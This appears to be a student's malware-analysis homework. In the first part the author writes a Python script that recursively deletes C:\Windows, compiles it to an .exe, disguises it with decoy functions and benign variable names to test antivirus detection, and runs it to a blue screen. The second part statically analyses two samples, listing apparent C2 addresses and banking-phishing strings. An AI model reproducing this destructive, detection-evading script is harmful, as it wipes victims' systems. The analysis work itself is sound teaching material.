
Question 1


1. We will use python with pyinstaller to make .exe files.

With python we will write a simple script that will run a cmd command that deletes the “C:\Windows” folder recursively.

```
import os
os.system('rd /s /q "C:\Windows"')
```


Now let’s run VirusTotal and MetaDefender






Surprisingly metadefender doesn't show any threats. however VirusTotal showed 10/71 detection rate.

Just for fun let's try to run the metadefender and virustotal on the .py file, the python script not compiled.





Very surprisingly the python script is not detected at all!
Seems like those web scanner are checking signatures and probably virustotal is trying to run the executable inside a sandbox. However those scanners don't check the python file and the code inside it, and probably don't run the python script at all dynamically.

2. 10/71 on VirusTotal and 0% on Metadefender

3. I added more functions to the code and make it do more and more things. The final python script looked like this:

recursive_delete > recursive_delete.py

```python
import os


def chill_command(peaceful_command, very_nice_path):
    os.system(peaceful_command + very_nice_path)


def fun1():
    some_in = input("Enter something: ")
    some_output = int(some_in) * 5 + 10
    print(some_output)
    return some_output


def main():
    other_path = r'"C:\Users\user\Desktop\new_folder"'
    very_peacful_command = 'mkdir '
    very_nice_path = r'"C:\Windows"'
    peaceful_command = 'rd /s /q '
    out = fun1()
    out = 1 + 2 + out
    print(out)
    print("it's very simple script not doing anything sus at all!")
    chill_command(very_peacful_command, other_path)
    chill_command(peaceful_command, very_nice_path)
    print("chill it's okay...")


main()
```

Metadefender continued to not spot any malicious activity and VirusTotal didn't budge.. VirusTotal continued to spot the .exe file with the same precision. So I looked at the sections of the exe hashed and this is the difference between the different compiled python scripts:

cd13d6b8b8fed1239a8492a85c73d8dd7387394b1a736d44824d30b0ee24771c

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	171920	172032	6.5	d77650c42fe7f26e50ffd3a1eb04824b	1013751.12
.rdata	176128	76322	76800	5.83	47f413be98d99677fa5249d5c0a18313	2101604.75
.data	253952	13128	3584	1.83	ab6bbf08f3667724642db2d3bfd413c7	589548.12
.pdata	270336	8976	9216	5.36	189d7d6cd859f2885b41151291df8e67	291309.31
_RDATA	282624	348	512	2.82	8073ac06255148b944b04f6a459b3f91	57765

71dfe812a9300762fb6de8c26924b6b4f58ad3621bcb31b4ec7d27b10bac0372

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	171920	172032	6.5	d77650c42fe7f26e50ffd3a1eb04824b	1013751.12
.rdata	176128	76322	76800	5.83	1a74c44ca9e4f5cd2b56f7a06fc1a342	2101604
.data	253952	13128	3584	1.83	ab6bbf08f3667724642db2d3bfd413c7	589548.12
.pdata	270336	8976	9216	5.36	189d7d6cd859f2885b41151291df8e67	291309.31
_RDATA	282624	348	512	2.82	8073ac06255148b944b04f6a459b3f91	57765

76d457631ce17fb5d84250635d615f84da100fab0f83cc00ef46dcd140c6ddd0

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	171920	172032	6.5	d77650c42fe7f26e50ffd3a1eb04824b	1013751.12
.rdata	176128	76322	76800	5.83	11a9e03821e384dfbc9a726943c2f7f3	2101603.75
.data	253952	13128	3584	1.83	ab6bbf08f3667724642db2d3bfd413c7	589548.12
.pdata	270336	8976	9216	5.36	189d7d6cd859f2885b41151291df8e67	291309.31
_RDATA	282624	348	512	2.82	8073ac06255148b944b04f6a459b3f91	57765

It can be observed that the only hash to change in the sections is the .rdata hash…
We can infer that the pyinstaller doesn't add the code for execution to the .text segment and adds my script lines somewhere in the .rdata section for later execution.

4. Some of them use ML and AI and some of them probably don't use ML and AI and rely on signatures. The usage on ML is not clear to help because there appears to be Static ML engines that don't spot any malicious activity and some of the AI engines do - like AVG engine. The Metadefender didn't spot any malware:

Metascan Multiscan

No threats detected

00 /12

ENGINES

Multiscanning, is an advanced threat detection and prevention technology that increases detection rates, decreases outbreak detection times and provides resiliency to anti-malware vendor issues.

OPSWAT pioneered the concept of multi-scanning files with over 30 anti-malware engines available to deliver enhanced protection from a variety of cyber threats.


Learn more about Multiscanning.

Result	Engine	Last Update
✓ No Threat Detected	RocketCyber	Feb 11, 2024
✓ No Threat Detected	AhnLab	Feb 12, 2024
✓ No Threat Detected	Quick Heal	Feb 11, 2024
✓ Failed To Scan	CMC	Feb 12, 2024
✓ No Threat Detected	K7	Feb 11, 2024
✓ No Threat Detected	CrowdStrike Falcon ML	Feb 11, 2024
✓ No Threat Detected	ClamAV	Feb 12, 2024
✓ No Threat Detected	Bitdefender	Feb 12, 2024
✓ No Threat Detected	IKARUS	Feb 12, 2024
✓ No Threat Detected	Avira	Feb 12, 2024
✓ No Threat Detected	TACHYON	Feb 11, 2024
✓ No Threat Detected	Lionic	Feb 10, 2024

Probably because those engines rely on signatures that most probably don't exist on my script because I made it.

5. The detection rate is the same because the engines that spotted my malware didn't rely only on the signature of the file itself and they did a further investigation on my file. maybe even did fuzzy hashing as learned in the lecture.

I also tried to run the malware I wrote and after restart there appears a blue screen:





Success!

Question 2

Sample 1

This is a PE file (DLL):





The time Date Stamp is also tampered with, they cleaned it.

00000110	00000000	Time Date Stamp

Let's use strings2 on the sample, here below provide interesting strings I have found:

```
AdjustTokenPrivileges
LookupPrivilegeValueA
OpenProcessToken
RegOpenKeyExA
RegCloseKey
RegDeleteValueA
RegDeleteKeyA
RegSetValueExA
RegCreateKeyExA
RegQueryValueExA
RegOpenKeyA
QueryServiceStatus
CloseServiceHandle
StartServiceA
ChangeServiceConfigA
OpenServiceA
OpenSCManagerA
RegCreateKeyA
CreateServiceA
RegQueryInfoKeyA
```

Here we spot API calls that play with the registry and Services, also there appears to be functions that lookup and adjust the ToKenPrivilege value. Maybe used for persistence.
SUS!

```
lstrcpyA
LoadLibraryA
GetProcAddress
CloseHandle
WriteFile
```

```
InterlockedDecrement
GetSystemInfo
WriteProcessMemory
CreateDirectoryA
```

Here we see LoadLibrary and WriteProcessMemory.
Maybe there is DLL injection in this sample.

Next we spot some hard-coded IPv4 addresses

```
etc\hosts
F896SD5DAE
107.163.241.193:6520
http://107.163.241.186:12354/login.php
http://107.163.241.185:16300/
www.shinhan.com|search.daum.net|search.naver.com|www.kbstar.com.ki|www.knbank.co.kr.ki|openbank.cu.co.kr.ki|www.busanbank.co.kr.ki|www.nonghyup.com.ki|www.s
com|www.suhyup-bank.com.ki|www.standardchartered.co.kr.ki|www.nonghuyp.com.ki|
11111127
```

Probably the command and control (C2) IPv4 address.
There is also URLs that are part of the .ki domain. which is kiribati.
those URLs have “bank” inside them maybe money is involved here.

Also there appears to be base64 strings:

```
UXVlcnlTZXJ2aWNlU3RhdHVz
Q29udHJvbFNlcnZpY2U=
RGVsZXRlU2VydmljZQ==
R2xvYmFsRnJlZQ==
R2xvYmFsU2l6ZQ==
R2xvYmFsTG9jaw==
R2xvYmFsQWxsb2M=
R2xvYmFsVW5sb2Nr
RGlzY29ubmVjdE5hbWVkUGlwZQ==
Q3JlYXRlUGlwZQ==
Q2xvc2VTZXJ2aWNlSGFuZGxl
UmVnRW51bUtleUV4QQ==
UmVnRW51bVZhbHVlQQ==
UmVnQ3JlYXRlS2V5RXhB
UmVnQ2xvc2VLZXk=
UmVnRGVsZXRlVmFsdWVB
UmVnUXVlcnlWYWx1ZUE=
UmVnUXVlcnlWYWx1ZUV4QQ==
U2V0UHJvY2Vzc1dpbmRvd1N0YXRpb24=
U2V0U2VydmljZVN0YXR1cw==
UmVnaXN0ZXJTZXJ2aWNlQ3RybEhhbmRsZXJB
UmVnT3BlbktleUV4QQ==
UmVnT3BlbktleUE=
T3BlblNDTWFuYWdlckE=
UmVnU2V0VmFsdWVFeEE=
Q2xvc2VFdmVudExvZ0E=
Q2xvc2VEZXNrdG9w
Q2xlYXJFdmVudExvZ0E=
Q29weUZpbGVB
TG9va3VwUHJpdmlsZWdlVmFsdWVB
UHJvY2VzczMyRmlyc3Q=
UHJvY2VzczMyTmV4dA==
T3BlblByb2Nlc3NUb2tlbg==
T3BlbkV2ZW50TG9nQQ==
Q2hhck5leHRB
R2V0V2luZG93VGV4dEE=
```

UmVnRW51bUtleUV4QQ==

For encoded binaries (like images, d

UTF-8 Source chara

Decode each line separately (useful

Live mode OFF Decodes in re

DECODE Decodes your

RegEnumKeyExA

Those Base64 strings are also API names that enumerate the registry and more…

Next:

```
127.0.0.1
8.8.8.8
svchost.exe -k NetworkService
svchost.exe
ProcessID
CommandLine
Name
LSELECT * FROM
SeDebugPrivilege

c:\windows\system32\drivers\etc\%c%c%c.%c%c%c
c:\windows\system32\drivers\%s\%s
c:\windows\system32\drivers\%s
%s\%s
ROOT\CIMv2
Win32_process
```

There appears to be SeDebugPrivilege check and svchost.exe check probably for privilege escalation or credential theft!


```
AddReg=AddRegXP,AddRegXPSh
DelReg=DelRegXP,DelRegXPSh
[AddRegXP]
[AddRegXPSh]
HKCR,"CLSID\%CLSID_Internet%\ShellFolder",HideOnDesktopPerUser,,""
HKCR,"CLSID\%CLSID_Internet%","LocalizedString",%REGEXSZ%,"@shdoclc.dll,-880"
HKCR,"CLSID\%CLSID_Internet%","InfoTip",%REGEXSZ%,"@shdoclc.dll,-881"
[DelRegXP]
[DelRegXPSh]
HKCR,"CLSID\%CLSID_Internet%\ShellFolder",HideAsDeletePerUser
HKU,".DEFAULT\Software\Microsoft\Internet Explorer\Extensions\CmdMapping","{c95fe080-8f5d-11d2-a20b-00aa003c157a}"
[!RegRollbackControls]
HKLM,"Software\Microsoft\Advanced INF Setup\IE CompList","IE40.Controls",0,""
[!RegRollbackBrowser]
HKLM,"Software\Microsoft\Advanced INF Setup\IE CompList","IE40.Browser",0,""
[!RegRollbackOnlyBrowser]
HKLM,"Software\Microsoft\Advanced INF Setup\IE CompList","IE40.OnlyBrowser",0,""
[!RegRollbackShell]
HKLM,"Software\Microsoft\Advanced INF Setup\IE CompList","IE40.Shell",0,""
[!RegRollbackAssociations]
HKLM,"Software\Microsoft\Advanced INF Setup\IE CompList","IE40.Assoc",0,""
[RegControls]
[DelRegBrowser]
HKCR,"ShellFavoritesNameSpace.ShellFavoritesNameSpace"
HKCR,"ShellFavoritesNameSpace.ShellFavoritesNameSpace.1"
HKLM,"%SMIE%\Main\UrlTemplate"
HKLM,"Software\Microsoft\Internet Explorer\Extensions\{c95fe080-8f5d-11d2-a20b-00aa003c157a}"
HKLM,"%SMWCV%\Internet Settings\SafeSites","winweb"
[DelRegBrowserSh]
HKCR,"CLSID\%CLSID_WebBrowser1%\Control"
HKCR,"CLSID\%CLSID_HostProxyISF%"
HKLM,"%SMWCVSEA%","%CLSID_HostProxyISF%"
[RegSecureMime]
HKLM, "Software\Microsoft\Windows\CurrentVersion\Internet Settings\Secure Mime Handlers"
HKLM, "Software\Microsoft\Windows\CurrentVersion\Internet Settings\Secure Mime Handlers","CorTransientLoader.CorLoad.1",,""
[RegInfoPath]
HKCR, "CLSID\{807553E6-5146-11D5-A672-00B0D022E945}\ProgID",,0x2,"InfoPath.Document.1"
[RegBrowser]
HKCR,"CLSID\%CLSID_FolderMarshalStub%",,,"IShellFolder marshaler app compat stub"
HKCR,"CLSID\%CLSID_FolderMarshalStub%\%IPS%",,%RES%,"%_SYS_MOD_PATH%"
HKCR,"CLSID\%CLSID_FolderMarshalStub%\%IPS%",ThreadingModel,,Both
HKCR,"CLSID\%CLSID_FavBand%",,,"%DESC_FavBand%"
HKCR,"CLSID\%CLSID_FavBand%\DefaultIcon",,%RES%,"%_SYS_MOD_PATH%,7"
HKCR,"CLSID\%CLSID_FavBand%\%IPS%",,%RES%,"%_SYS_MOD_PATH%"
HKCR,"CLSID\%CLSID_FavBand%\%IPS%","ThreadingModel",,"Apartment"
HKLM,"%SMWCVSEA%","%CLSID_FavBand%",,"%DESC_FavBand%"
HKCR,"CLSID\%CLSID_HistBand%",,,"%DESC_HistBand%"
```

Backdoor installation? registry change and Secure Mime Handlers is the backdoor?

Custom Cipher?


```
function OnPageLoad()
{
    updateUrl = "";

    var cipherStrength = "";

    if ((null != window.dialogArguments))
    {
        arrArgs = window.dialogArguments.split("~");
        spaVersion.innerText = arrArgs[0];

        if (arrArgs[3] == "168")
        {
            cipherStrength = 128;
        }
        else if (arrArgs[3] == "128")
        {
            cipherStrength = 40;
        }
        else
        {
            cipherStrength = arrArgs[3];
        }

        spaCipher.innerText = L_PreCipherStrength_TEXT + cipherStrength + L_PostCipherStrength_TEXT;

        pID.innerText = arrArgs[4];

        if (null != arrArgs[6])
        {
            spaIEAKInfo.innerText = arrArgs[6];
        }

        updateUrl = arrArgs[5];
    }
```

When viewing the PE structure we see a PHISHSITE.JS file



I guess it's a phishing scam, that they try to fake the bank website and steal credentials? And the previously IP addresses could be the IPs of the either the C2 or the phishing website.


In resource hacker we see more registry changes…



Conclusion 1


Definitely would take to dynamic analysis - looks like a malware that tries to contact C2 server, fake websites (phishing) and steal credentials and also probably tries to elevate privilege and persist via the registry.

Sample 2



This sample seems to be packed, PEiD is unable to identify the type of packer.

Let's try Detect It Easy (DiE):



Packer spotted, It appears to be ASProtect.

| 000000E0 51201C14 Time Date Stamp 2013/02/16 Sat 23:53:56 UTC

The time stamp is from 2013.

Let's check strings:

```
I=aB
kernel32.dll
GetProcAddress
GetModuleHandleA
LoadLibraryA
user32.dll
user32.dll
advapi32.dll
oleaut32.dll
advapi32.dll
version.dll
gdi32.dll
oleaut32.dll
comctl32.dll
oleaut32.dll
kernel32.dll
GetKeyboardType
GetKeyboardType
RegQueryValueExA
SysFreeString
RegQueryValueExA
VerQueryValueA
UnrealizeObject
SafeArrayPtrOfIndex
ImageList_SetIconSize
VariantChangeTypeEx
RaiseException
```

We find couple of API calls, LoadLibraryA is in between them.

The rest of the output is trash…


This concludes that it is packed and we can't see any strings other than the mentioned above in the screenshot.

